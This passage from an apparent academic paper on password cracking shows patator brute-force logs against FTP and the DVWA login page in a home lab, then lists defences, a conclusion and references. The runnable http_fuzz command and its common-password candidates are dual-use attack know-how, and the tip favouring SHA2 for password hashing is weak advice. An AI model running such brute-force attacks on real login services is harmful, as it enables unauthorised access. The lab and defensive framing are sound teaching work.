22:26:04 patator    INFO - 530   16     3.099 | admin:admin123                       |   29 | Login incorrect.
22:26:04 patator    INFO - 530   16     3.097 | admin:home123                        |   30 | Login incorrect.
22:26:04 patator    INFO - 530   16     3.098 | admin:Pa$$w0rd                       |   35 | Login incorrect.
22:26:05 patator    INFO - 530   16     3.101 | admin:admin                          |   31 | Login incorrect.
22:26:05 patator    INFO - 530   18     1.003 | root:password                        |   45 | Permission denied.
22:26:05 patator    INFO - 530   18     1.002 | root:toor                            |   40 | Permission denied.
22:26:06 patator    INFO - 530   18     1.002 | root:testuser                        |   41 | Permission denied.
```

Figure 8 - FTP Brute Force Attack



Kali Linux - VMware Workstation 17 Player (Non-commercial use only)
Player
21:34
root@kali: /home/syed/Desktop
File Actions Edit View Help

```
21:33:58 patator    INFO - Hits/Done/Skip/Fail/Size: 1/130/0/0/130, Avg: 214 r/s, Time: 0h 0m 0s

┌──(root㉿kali)-[/home/syed/Desktop]
└─# patator http_fuzz url=http://192.168.159.128/DVWA/login.php method=POST body='username=FILE0&password=FILE1&Login=Login' 0=users.txt 1=passwords.txt
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
21:34:12 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.6 at 2024-02-22 21:34 EST
21:34:12 patator    INFO -
21:34:12 patator    INFO - code size:clen       time | candidate                            |   num | mesg
21:34:12 patator    INFO - ─────────────────────────────────────────────────────────────────────────────
21:34:12 patator    INFO - 404  2162:1299      0.004 | syed:toor                            |     1 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.004 | syed:12345678                        |    11 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.004 | testuser:hello                       |    21 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.004 | admin:admin                          |    31 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.003 | root:testuser                        |    41 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.004 | root:123456789                       |    51 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.003 | syed:testuser                        |     2 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.005 | syed:123456789                       |    12 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.009 | testuser:Pa$$w0rd                    |    22 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.004 | syed:admin123                        |     3 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.004 | syed:1234567890                      |    13 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.002 | testuser:123456                      |    23 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.003 | syed:home123                         |     4 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.007 | testuser:toor                        |    14 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.004 | syed:admin                           |     5 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.004 | testuser:testuser                    |    15 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.005 | syed:password                        |     6 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.011 | mark:Pa$$w0rd                        |    61 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.003 | joemar:password                      |    71 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.011 | tarun:admin123                       |    81 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.016 | tarun:1234567890                     |    91 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.009 | admin123:123456                      |   101 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.029 | home:password123                     |   111 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.018 | Home:home123                         |   121 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 302  888:0          0.006 | admin:password                       |    32 | HTTP/1.1 302 Found
21:34:12 patator    INFO - 404  2162:1299      0.007 | root:admin123                        |    42 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.014 | root:1234567890                      |    52 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.020 | mark:123456                          |    62 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.007 | joemar:password123                   |    72 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.012 | tarun:home123                        |    82 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.004 | admin:password123                    |    33 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.013 | root:home123                         |    43 | HTTP/1.1 404 Not Found
21:34:12 patator    INFO - 404  2162:1299      0.006 | mark:toor                            |    53 | HTTP/1.1 404 Not Found
```

Figure 9 - HTTP Brute Force

8. Tips to Protect

i. Implement stringent password policies: Establish and enforce rules regarding password complexity, length, and regular updates to enhance security.
ii. Activate account lockout mechanisms: Automatically lock user accounts after a certain number of failed login attempts to thwart brute force attacks.
iii. Utilize rate limiting: Restrict the number of login attempts within a specified timeframe to deter attackers from trying multiple passwords rapidly.
iv. Advocate for the creation of intricate, individualized passwords: Encourage users to generate strong, unique passwords that are difficult to guess.
v. Monitor and log login activities: Keep track of login attempts to identify suspicious patterns and potential attacks.
vi. Employ Multi-Factor Authentication (MFA): Implement additional layers of verification beyond passwords to fortify access control.
vii. Integrate CAPTCHAs: Incorporate CAPTCHA challenges to impede automated attacks and ensure human interaction during login processes.
viii. Regularly update software and systems: Stay current with security patches and updates to mitigate vulnerabilities exploited by attackers.
ix. Deploy intrusion detection systems (IDS): Utilize IDS to detect and respond to abnormal login behaviors indicative of brute force or dictionary attacks.
x. Educate users on cybersecurity practices: Raise awareness about the importance of strong passwords and the risks associated with common password choices.
xi. Consider password managers: Encourage the use of password management tools to generate and securely store complex passwords.
xii. Avoid outdated hashing algorithms: Refrain from using MD5 or SHA1 in password hashing functions and opt for modern methods like SHA2.
xiii. Utilize cryptographic salt: Enhance password security by incorporating cryptographic salt in the hashing process to deter rainbow table attacks.

9. Conclusion

In conclusion, this paper emphasizes the critical importance of robust password security measures in safeguarding systems against unauthorized access attempts. Through an exploration of password cracking techniques and their corresponding countermeasures, the paper underscores the ongoing battle between attackers and defenders in the cybersecurity landscape. The experimental setup provides a hands-on illustration of the vulnerabilities inherent in password-based authentication systems, prompting the implementation of stringent password policies, multi-factor authentication, and regular system updates. By advocating for proactive security measures and user education, organizations can fortify their defenses and mitigate the risks associated with password-centric attacks, ultimately bolstering overall cybersecurity posture.

10. References

[1] *(PDF) Brute-force and dictionary attack on hashed real-world passwords*. (2016, April 1). ResearchGate. https://www.researchgate.net/publication/326700354_Brute-force_and_dictionary_attack_on_hashed_real-world_passwords

[2] Infosec Train. (2024, February 23). *Brute Force Attack vs. Dictionary Attack*. InfosecTrain. https://www.infosectrain.com/blog/brute-force-attack-vs-dictionary-attack/

[3] Martin, S., & Tokutomi, M. (n.d.). Password cracking. https://www2.cs.arizona.edu/~collberg/Teaching/466-566/2012/Resources/presentations/topic7-final/report.pdf

[4] *patator | Kali Linux Tools*. (n.d.). Kali Linux. https://www.kali.org/tools/patator/

[5] Verma, A. (2021, December 15). Understanding BruteForce — RainbowTables and Dictionary attacks. *Medium*. https://medium.com/@hsuyaji/bruteforce-rainbowtables-and-dictionary-attacks-98c24e20252f